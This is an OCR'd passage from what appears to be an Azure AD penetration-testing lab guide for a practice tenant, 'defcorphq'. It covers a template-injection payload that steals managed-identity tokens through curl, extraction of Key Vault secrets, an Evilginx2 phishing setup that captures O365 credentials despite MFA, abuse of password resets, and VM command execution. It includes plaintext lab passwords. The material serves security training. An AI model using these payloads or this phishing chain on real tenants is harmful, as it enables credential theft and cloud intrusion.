----               ------- -----------
bkpadconnect       True    Built-in account for administering the
computer/domain
[snip]

[20.52.148.232]: PS C:\Users\studentx\Documents> cat
C:\Users\bkpadconnect\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine
\ConsoleHost_history.txt

$passwd = ConvertTo-SecureString "CredsToManageCl0udSync!" -AsPlainText -
Force
$creds = New-Object System.Management.Automation.PSCredential ("defeng-
adcnct\administrator", $passwd)
$adconnect = New-PSSession -ComputerName 172.16.1.21 -Credential $creds
Enter-PSSession -Session $adconnect
Restart-Service -Name WinRM
WinRM Quickconfig
Restart-Computer
Set-Item WSMan:\localhost\Client\TrustedHosts -Value '*'`

Set-Item WSMan:\localhost\Client\TrustedHosts -Value '*'
```

Learning Objective 16:

Task

- Abuse the permissions that Managed Identity of the 'vaultfrontend' App Service has to extract secrets from a key vault.
- Use the secrets to gather more information from the defcorphq tenant.

Part of - Kill Chain - 2

Topics covered - Authenticated Enumeration, Privilege Escalation and Data Mining

Solution

We already enumerated that the managed identity of the 'vaultfrontend' app service (https://vaultfrontend.azurewebsites.net) can access the keyvault 'ResearchKeyVault'.

To be able to access the keyvault, we need to request a keyvault access token. Use the following code in the web app for that:

```
{{config.__class__.__init__.__globals__['os'].popen('curl
"$IDENTITY_ENDPOINT?resource=https://vault.azure.net&api-version=2017-
09-01" -H secret:$IDENTITY_HEADER').read()}}
```

Request a new ARM access token using the below command:

```
{{config.__class__.__init__.__globals__['os'].popen('curl
"$IDENTITY_ENDPOINT?resource=https://management.azure.com&api-
version=2017-09-01" -H secret:$IDENTITY_HEADER').read()}}
```

Connect using Az PowerShell and use both the arm token and keyvault token:

```
PS C:\AzAD\Tools> $token = 'eyJ0..'
PS C:\AzAD\Tools> $keyvaulttoken = 'eyJ0..'
PS C:\AzAD\Tools> Connect-AzAccount -AccessToken $token -AccountId 2e91a4fe-
a0f2-46ee-8214-fa2ff6aa9abc -KeyVaultAccessToken $keyvaulttoken

Account                             SubscriptionName TenantId
Environment
-------                             ---------------- --------
-----------
2e91a4fe-a0f2-46ee-8214-fa2ff6aa9abc DefCorp          2d50cb29-5f7b-48a4-
87ce-fe75a941adb6 AzureCloud
```

Now, we can check if we can access the keyvault and possible any secrets, keys or credentials:

```
PS C:\AzAD\Tools> Get-AzKeyVault
```

```
Vault Name           : ResearchKeyVault
Resource Group Name  : Research
Location             : germanywestcentral
Resource ID          : /subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourceGroups/Research/providers/Microsoft.KeyVault/vaults/Rese
archKeyVault
Tags                 :


PS C:\AzAD\Tools> Get-AzKeyVaultSecret -VaultName ResearchKeyVault

Vault Name   : researchkeyvault
Name         : Reader
Version      :
Id           : https://researchkeyvault.vault.azure.net:443/secrets/Reader
Enabled      : True
Expires      :
Not Before   :
Created      : 3/12/2021 11:06:20 AM
Updated      : 3/12/2021 11:06:20 AM
Content Type :
Tags         :

PS C:\AzAD\Tools> Get-AzKeyVaultSecret -VaultName ResearchKeyVault -Name
Reader –AsPlainText

username: kathynschaefer@defcorphq.onmicrosoft.com ; password:
Gaxu@6991TEST$#*!@#
```

Please note that the password may be different in your lab instance.

Sweet!

Let's see what Azure resources the user Kathy has access to. Run the below commands to authenticate as Kathy and enumerate resources the user can access. You may like to note that Kathy's access to Azure portal using a web browser is blocked using a Condition Access Policy. Please note that the password may be different in your lab instance:

```
PS C:\AzAD\Tools> $password = ConvertTo-SecureString 'Gaxu@6991TEST$#*!@#' -
AsPlainText -Force
PS C:\AzAD\Tools> $creds = New-Object
System.Management.Automation.PSCredential('kathynschaefer@defcorphq.onmicroso
ft.com', $password)
PS C:\AzAD\Tools> Connect-AzAccount -Credential $creds

Account                                   SubscriptionName TenantId
Environment
-------                                   ---------------- --------
-----------
```

```
kathynschaefer@defcorphq.onmicrosoft.com DefCorp          2d50cb29-5f7b-48a4-
87ce-fe75a941adb6 AzureCloud

PS C:\AzAD\Tools> Get-AzResource


Name              : jumpvm
ResourceGroupName : RESEARCH
ResourceType      : Microsoft.Compute/virtualMachines
Location          : germanywestcentral
ResourceId        : /subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourceGroups/RESEARCH/providers/Microsoft.Compute/virtualMachi
nes/jumpvm
Tags              :
```

Let's enumerate role assignments on the VM 'jumpvm':

```
PS C:\AzAD\Tools> Get-AzRoleAssignment -Scope /subscriptions/b413826f-108d-
4049-8c11-
d52d5d388768/resourceGroups/RESEARCH/providers/Microsoft.Compute/virtualMachi
nes/jumpvm

[snip]
Scope              : /subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourceGroups/RESEARCH/providers/Microsoft.Compute/virtualMachi
nes/jumpvm
DisplayName        : VM Admins
SignInName         :
RoleDefinitionName : Reader
RoleDefinitionId   : acdd72a7-3385-48ef-bd42-f606fba81ae7
ObjectId           : 783a312d-0de2-4490-92e4-539b0e4ee03e
ObjectType         : Group
CanDelegate        : False
Description        :
ConditionVersion   :
Condition          :
[snip]

DisplayName        : VM Admins
SignInName         :
RoleDefinitionName : Virtual Machine Command Executor
RoleDefinitionId   : f824060c-c059-4ebc-991c-82fd4ee5ea61
ObjectId           : 783a312d-0de2-4490-92e4-539b0e4ee03e
ObjectType         : Group
CanDelegate        : False
```

So there is a group 'VM admins' that has the Virtual Machine Command Executor role on the jumpvm VM.

Let's check the definition of this role to understand the allowed actions:

```
PS C:\AzAD\Tools> Get-AzRoleDefinition -Name "Virtual Machine Command
Executor"

Name             : Virtual Machine Command Executor
Id               : f824060c-c059-4ebc-991c-82fd4ee5ea61
IsCustom         : True
Description      : Ability to only run commands on the Virtual Machine.
Actions          : {Microsoft.Compute/virtualMachines/runCommand/action}
NotActions       : {}
DataActions      : {}
NotDataActions   : {}
AssignableScopes : {/subscriptions/b413826f-108d-4049-8c11-d52d5d388768}
```

Let's get some information about the VM admins group and its membership:

```
PS C:\AzAD\Tools> Get-AzADGroup -DisplayName 'VM Admins'

SecurityEnabled : True
MailNickname    : 801e8ff2-0
ObjectType      : Group
Description     : Members of this groups can execute commands on the VM
DisplayName     : VM Admins
Id              : 783a312d-0de2-4490-92e4-539b0e4ee03e
Type            :

PS C:\AzAD\Tools> Get-AzADGroupMember -GroupDisplayName 'VM Admins' | select
UserPrincipalName

UserPrincipalName
-----------------
VMContributor107@defcorphq.onmicrosoft.com
VMContributor26@defcorphq.onmicrosoft.com
VMContributor9@defcorphq.onmicrosoft.com
[snip]
```

Now, let's list some information about the users of the group. For VMContributor**x**@defcorphq.onmicrosoft.com list the groups and roles that the user is a member of! We will use the Graph API to get all the details and not Az PowerShell.

Run the below command to get an access token for Graph API:

```
PS C:\AzAD\Tools> (Get-AzAccessToken -ResourceUrl
https://graph.microsoft.com).Token
eyJ0...
```

Now, use the token with the below code:

```
$Token =  'eyJ0eX..'
$URI = '
https://graph.microsoft.com/v1.0/users/VMContributorX@defcorphq.onmicro
soft.com/memberOf'

$RequestParams = @{
    Method  = 'GET'
    Uri     = $URI
    Headers = @{
        'Authorization' = "Bearer $Token"
    }
}
(Invoke-RestMethod @RequestParams).value
```

```
PS C:\AzAD\Tools> $Token =  'eyJ0..'
PS C:\AzAD\Tools> $URI =
'https://graph.microsoft.com/v1.0/users/VMContributorX@defcorphq.onmicrosoft.
com/memberOf'
PS C:\AzAD\Tools> $RequestParams = @{
>>     Method  = 'GET'
>>     Uri     = $URI
>>     Headers = @{
>>         'Authorization' = "Bearer $Token"
>>     }
>> }
PS C:\AzAD\Tools> (Invoke-RestMethod @RequestParams).value


@odata.type                     : #microsoft.graph.administrativeUnit
id                              : e1e26d93-163e-42a2-a46e-1b7d52626395
deletedDateTime                 :
displayName                     : Control Group
description                     : To Limit the privileges.
```

So VMContributorx@defcorphq.onmicrosoft.com is added to an administrative unit 'Control Group'.

Note that we could see this from our previous acces as test@defcorphq.onmicrosoft.com but I am trying to address this as if we have zero knowledge of the target.

Let's get information and membership of this administrative unit using Azure AD module. We are using Kathy's credentials below:

```
PS C:\AzAD\Tools> Import-Module C:\AzAD\Tools\AzureAD\AzureAD.psd1
PS C:\AzAD\Tools> Connect-AzureAD -Credential $creds
PS C:\AzAD\Tools> Get-AzureADMSAdministrativeUnit -Id e1e26d93-163e-42a2-
a46e-1b7d52626395
```

```
Id                                   OdataType Description
DisplayName
--                                   --------- -----------              -----
------
e1e26d93-163e-42a2-a46e-1b7d52626395          To Limit the privileges.
Control Group


PS C:\AzAD\Tools> Get-AzureADMSAdministrativeUnitMember -Id e1e26d93-163e-
42a2-a46e-1b7d52626395

Id                                   DisplayName Description
--                                   ----------- -----------
783a312d-0de2-4490-92e4-539b0e4ee03e VM Admins   Members of this groups can
execute commands on the VM
[snip]
```

The VM Admins group is a member of the administrative unit. Let's check for any roles scoped to this administrative unit:

```
PS C:\AzAD\Tools> Get-AzureADMSScopedRoleMembership -Id e1e26d93-163e-42a2-
a46e-1b7d52626395 | fl *


AdministrativeUnitId : e1e26d93-163e-42a2-a46e-1b7d52626395
Id                   : 7TU5Wy21gECLBToYMhlNOpNt4uE-FqJCpG4bfVJiY5VZgwiM-
2ZTQq0NqRuC_VSKU
RoleId               : 5b3935ed-b52d-4080-8b05-3a1832194d3a
RoleMemberInfo       : class MsRoleMemberInfo {
                         DisplayName: Roy G. Cain
                         Id: 8c088359-66fb-4253-ad0d-a91b82fd548a
                         UserPrincipalName:
                       }
```

Let's check the role using the RoleId we got above:

```
PS C:\AzAD\Tools> Get-AzureADDirectoryRole -ObjectId 5b3935ed-b52d-4080-8b05-
3a1832194d3a

ObjectId                             DisplayName                Description
--------                             -----------                -----------
5b3935ed-b52d-4080-8b05-3a1832194d3a Authentication Administrator Allowed to
view, set and reset authentication method information for any non-admin user.
```

So, know we know that the user Roy has Authentication Administrator privileges scoped to the Control Group administrative unit!

Get some more details about the user Roy:

```
PS C:\AzAD\Tools> Get-AzureADUser -ObjectId 8c088359-66fb-4253-ad0d-
a91b82fd548a | fl *

[snip]
DisplayName                   : Roy G. Cain
FacsimileTelephoneNumber      :
GivenName                     :
IsCompromised                 :
ImmutableId                   :
JobTitle                      :
LastDirSyncTime               :
LegalAgeGroupClassification   :
Mail                          : roygcain@defcorphq.onmicrosoft.com
MailNickName                  : roygcain
```

Learning Objective 17:

Task

- Using the information collected from the IAM of 'jumpvm' about others users, execute a phishing attack against the user that has Authentication Administrator role.
- Use the Authentication Administrator privileges to reset password of a user who is a member of a group that has command execution privileges on the jumpvm.
- Get command execution on the jumpvm VM.

Part of - Kill Chain - 2

Topics covered - Authenticated Enumeration, Initial Access, Privilege Escalation and Data Mining

Solution

We collected information that the user with email roygcain@defcorphq.onmicrosoft.com has Authentication Administrator role scoped to the administrative unit called Control Group. Therefore, Roy can reset passwords of all the VMContributor**x** users. Also, the said users are a member of the VM Admins group that allow them to have command execution permissions on the jumpvm VM.

Setup Evilginx2

Let's try to phish the user roygcain@defcorphq.onmicrosoft.com using Evilginx2. Run the following command on your student VM to start setting up the tool:

```
PS C:\AzAD\Tools> evilginx2 -p C:\AzAD\Tools\evilginx2\phishlets

[snip]
by Kuba Gretzky (@mrgretzky)     version 2.4.2


[22:23:25] [inf] loading phishlets from: C:\AzAD\Tools\evilginx2\phishlets
[22:23:25] [inf] loading configuration from: C:\Users\studentuserx\.evilginx
[22:23:25] [inf] blacklist mode set to: off
[22:23:25] [inf] redirect parameter set to: hp
[22:23:25] [inf] verification parameter set to: dp
[22:23:25] [inf] verification token set to: 9fd2
[22:23:25] [inf] unauthorized request redirection URL set to:
https://www.youtube.com/watch?v=dQw4w9WgXcQ
[22:23:25] [inf] blacklist: loaded 0 ip addresses or ip masks
[22:23:26] [war] server domain not set! type: config domain <domain>
[22:23:26] [war] server ip not set! type: config ip <ip_address>
[snip]
```

Configure server domain and IP. Run the below commands in the eveilginx console. Make sure to modify the domain and IP to matc your user ID and student VM IP:

```
: config domain studentx.corp
[22:26:03] [inf] server domain set to: studentx.corp
[22:26:03] [war] server ip not set! type: config ip <ip_address>
server ip not set! type: config ip <ip_address>
: config ip 172.16.x.x
[22:26:16] [inf] server IP set to: 172.16.x.x
```

Select the phishlest for o365 and point it to a URL on the DNS that you created above:

```
: phishlets hostname o365 login.studentx.corp
[22:28:43] [inf] phishlet 'o365' hostname set to: login.studentx.corp
[22:28:43] [inf] disabled phishlet 'o365'
: phishlets get-hosts o365

172.16.150.1 login.login.studentx.corp
172.16.150.1 www.login.studentx.corp
```


Setup DNS

As a part of the attack infrastructure, we have a Technitium DNS server. We need to set it up so that the phishing URL points to the correct machine – student VM.

You can access it by browsing to http://172.16.2.50:5380/ from your student VM and using the following details:

username: admin

password: admin@123




Click on the Zones tab, click on Add Zone button, and enter the below mentioned details:


Zone - Enter student**X**.corp

Type - Select Primary Zone(default) value


Click on Add button



Edit the NS record to point it to the DNS server IP – 172.16.2.50 - by modifying the 'Name Server' value:



Similarly edit the SOA record and change Primary Name Server value to the DNS server IP – 172.16.2.50:




Add a new A record in student**x**.corp and modify the following properties so that it points to the evilginx setup on your student VM

Name - login.login

Type – A


TTL – 180

IPv4 Address - your student VM IP



Similarly, add another A record with 'Name' as www.login and rest of the entries same as above.

Finally, your student**x**.corp zone should look like the below (with IP of your student VM):



Once the DNS is setup, enable the phishlets.

```
: phishlets enable o365
[22:45:28] [inf] enabled phishlet 'o365'
[22:45:28] [inf] setting up certificates for phishlet 'o365'...
[22:45:28] [war] failed to load certificate files for phishlet 'o365', domain
'login.studentx.corp': open
C:\Users\studentuserx\.evilginx\crt\login.studentx.corp\o365.crt: The system
cannot find the path specified.
[snip]
```

We need to copy the certificates first! Run the below commands from a PowerShell session:

```
PS C:\AzAD\Tools> Copy-Item C:\Users\studentuserx\.evilginx\crt\ca.crt
C:\Users\studentuserx\.evilginx\crt\login.studentx.corp\o365.crt
PS C:\AzAD\Tools> Copy-Item C:\Users\studentuserx\.evilginx\crt\private.key
C:\Users\studentuserx\.evilginx\crt\login.studentx.corp\o365.key
```

Now, enable the phishlets by running the following commands in the Evilginx console:

```
: phishlets enable o365
[23:25:57] [inf] enabled phishlet 'o365'
[23:25:57] [inf] setting up certificates for phishlet 'o365'...
[23:25:57] [+++] successfully set up SSL/TLS certificates for domains:
[login.login.studentx.corp www.login.studentx.corp]
```

Next, enable the lures:

```
: lures create o365
[23:26:57] [inf] created lure with ID: 0
: lures get-url 0

https://login.login.studentx.corp/nwBAaOhf
```

Send the lure

Finally, email the above link (using an external email) to the target roygcain@defcorphq.onmicrosoft.com and wait for the user simulation to complete.

Within a minute, you should see the below on Evilginx console in case of success (wait for a few seconds after the initial connection for the user credentials to show up):

```
[23:37:06] [+++] [0] Username: [roygcain@defcorphq.onmicrosoft.com]
[23:37:06] [+++] [0] Password: [$3cur3c@!nMoka7985@123]
[23:37:06] [+++] [0] Username: [roygcain@defcorphq.onmicrosoft.com]
[23:37:08] [+++] [0] all authorization tokens intercepted!
```

Please note that the password may be different in your lab instance.

Sweet! We got the credentials in clear-text! Remember that this works even if the user has MFA enabled.

Now, connect to AzureAD using credentials of the user Roy. Run the below command in a new PowerShell session:

```
PS C:\AzAD\Tools> Import-Module C:\AzAD\Tools\AzureAD\AzureAD.psd1
PS C:\AzAD\Tools> $password = ConvertTo-SecureString '$3cur3c@!nMoka7985@123'
-AsPlainText -Force
PS C:\AzAD\Tools> $creds = New-Object
System.Management.Automation.PSCredential('roygcain@defcorphq.onmicrosoft.com
', $password)
PS C:\AzAD\Tools> Connect-AzureAD -Credential $creds

Account                             Environment TenantId
TenantDomain              AccountType
-------                             ----------- --------
------------              -----------
roygcain@defcorphq.onmicrosoft.com AzureCloud  2d50cb29-5f7b-48a4-87ce-
fe75a941adb6 defcorphq.onmicrosoft.com User
```

Because Roy has authentication administrator role scoped to the Control Object administrative unit, and VMContributor**x** users are member of the administrative unit, reset the password for VMContributor**x**@defcorphq.onmicrosoft.com:

```
PS C:\AzAD\Tools> $password = "VM@Contributor@123@321" | ConvertTo-
SecureString -AsPlainText -Force
PS C:\AzAD\Tools> (Get-AzureADUser -All $true | ?{$_.UserPrincipalName -eq
"VMContributorx@defcorphq.onmicrosoft.com"}).ObjectId | Set-
AzureADUserPassword -Password $Password -Verbose
```

Disconnect from Azure AD and connect using the credentials of the VMContributor**x**@defcorphq.onmicrosoft.com user:

```
PS C:\AzAD\Tools> Disconnect-AzureAD
PS C:\AzAD\Tools> $password = ConvertTo-SecureString 'VM@Contributor@123@321'
-AsPlainText -Force
PS C:\AzAD\Tools> $creds = New-Object
System.Management.Automation.PSCredential('VMContributorx@defcorphq.onmicroso
ft.com', $password)
PS C:\AzAD\Tools> Connect-AzAccount -Credential $creds

Account                                   SubscriptionName TenantId
Environment
-------                                   ---------------- --------
-----------
VMContributorx@defcorphq.onmicrosoft.com DefCorp          2d50cb29-5f7b-48a4-
87ce-fe75a941adb6 AzureCloud
```

Before running any command on the jumpvm, gather more information (like operating system and public IP – if any):

```
PS C:\AzAD\Tools> Get-AzVM -Name jumpvm -ResourceGroupName RESEARCH | fl *


ResourceGroupName       : RESEARCH
Id                      : /subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourceGroups/RESEARCH/providers/Microsoft.Compute/virtualMachi
nes/jumpvm
VmId                    : a8a3d68c-3220-4cd3-9148-2166d037cde1
Name                    : jumpvm
Type                    : Microsoft.Compute/virtualMachines
Location                : germanywestcentral
LicenseType             : Windows_Client
[snip]
```

```
PS C:\AzAD\Tools> Get-AzVM -Name jumpvm -ResourceGroupName RESEARCH | select
-ExpandProperty NetworkProfile

NetworkInterfaces
-----------------
{/subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourceGroups/Research/providers/Microsoft.Network/networkInter
faces/jumpvm741}

PS C:\AzAD\Tools> Get-AzNetworkInterface -Name jumpvm741


Name                      : jumpvm741
ResourceGroupName         : Research
[snip]
"PublicIpAddress": {
                                    "IpTags": [],
                                    "Zones": [],
                                    "Id": "/subscriptions/b413826f-108d-4049-
8c11-
d52d5d388768/resourceGroups/Research/providers/Microsoft.Network/publicIPAddr
esses/jumpvm-ip"

PS C:\AzAD\Tools> Get-AzPublicIpAddress -Name jumpvm-ip


Name                     : jumpvm-ip
[snip]
Tags                     :
PublicIpAllocationMethod : Dynamic
IpAddress                : 51.116.180.87
[snip]
```

Finally, run a PowerShell script on jumpVM and add a user to it. Remember to modify the C:\AzAD\Tools\adduser.ps1 if not done already:

```
PS C:\AzAD\Tools> Invoke-AzVMRunCommand -ScriptPath C:\AzAD\Tools\adduser.ps1
-CommandId 'RunPowerShellScript' -VMName 'jumpvm' -ResourceGroupName
'Research' -Verbose
Value[0]        :
  Code          : ComponentStatus/StdOut/succeeded
  Level         : Info
  DisplayStatus : Provisioning succeeded
  Message       : Name     Enabled Description
----     ------- -----------
studentx True
[snip]
```

And we can now connect to the VM using the user that we just added ((here we are assuming that the VM's configuration allows local users to connect remotely)):

```
PS C:\AzAD\Tools> $password = ConvertTo-SecureString 'StudxPassword@123' -
AsPlainText -Force
PS C:\AzAD\Tools> $creds = New-Object
System.Management.Automation.PSCredential('studentx', $password)
PS C:\AzAD\Tools> $jumpvm = New-PSSession -ComputerName 51.116.180.87 -
Credential $creds -SessionOption (New-PSSessionOption -ProxyAccessType
NoProxyServer)
PS C:\AzAD\Tools> Enter-PSSession -Session $jumpvm
[51.116.180.87]: PS C:\Users\studentx\Documents> whoami
jumpvm\studentx
[51.116.180.87]: PS C:\Users\studentx\Documents> hostname
jumpvm
```

Learning Objective 18:

Task


- Abuse the Managed Identity of the 'processfile' function app to compromise an Enterprise Application.
- Enumerate the permissions that the Enterprise Application has in defcorphq tenant and abuse the permissions to extract secrets from a key vault.
- Using the secrets from the key vault, extract credentials of a user from deployment history of one of the resource groups.

Part of - Kill Chain - 3

Topics covered - Authenticated Enumeration, Privilege Escalation and Data Mining

Solution

In the Learning Objective where we abused the virusscanner app (https://virusscanner.azurewebsites.net/), we found out that the managed identity for the app has permissions to add secrets to the enterprise application fileapp. Below is the ClientID that we got for the app - 62e44426-5c46-4e3c-8a89-f461d5d586f2:



As discussed in the course, managed identities are special service principals. That means, we can enumerate the service principals in Azure AD and check the service principal that the AppID 62e44426-5c46-4e3c-8a89-f461d5d586f2 belongs to.

Let's quickly check that using test user's credentials:

```
PS C:\AzAD\Tools> Import-Module C:\AzAD\Tools\AzureAD\AzureAD.psd1
PS C:\AzAD\Tools> $passwd = ConvertTo-SecureString "Th!sP@55W0rdS3creT@T3st"
-AsPlainText -Force
```

```
PS C:\AzAD\Tools> $creds = New-Object
System.Management.Automation.PSCredential ("test@defcorphq.onmicrosoft.com",
$passwd)
PS C:\AzAD\Tools> Connect-AzureAD -Credential $creds
[snip]
PS C:\AzAD\Tools> Get-AzureADServicePrincipal -All $True | ?{$_.AppId -eq
"62e44426-5c46-4e3c-8a89-f461d5d586f2"} | fl

ObjectId                            : ea4c3c17-8a5d-4e1f-9577-b29dfff0730c
ObjectType                          : ServicePrincipal
AccountEnabled                      : true
AddIns                              : {}
AlternativeNames                    : {isExplicit=False,
/subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourcegroups/IT/providers/Microsoft.Web/sites/processfile}
AppDisplayName                      :
AppId                               : 62e44426-5c46-4e3c-8a89-f461d5d586f2
AppOwnerTenantId                    :
AppRoleAssignmentRequired           : False
AppRoles                            : {}
DisplayName                         : processfile
[snip]
ServicePrincipalType                : ManagedIdentity
```

So the token we got is actually for the managed identity of the function app processfile.

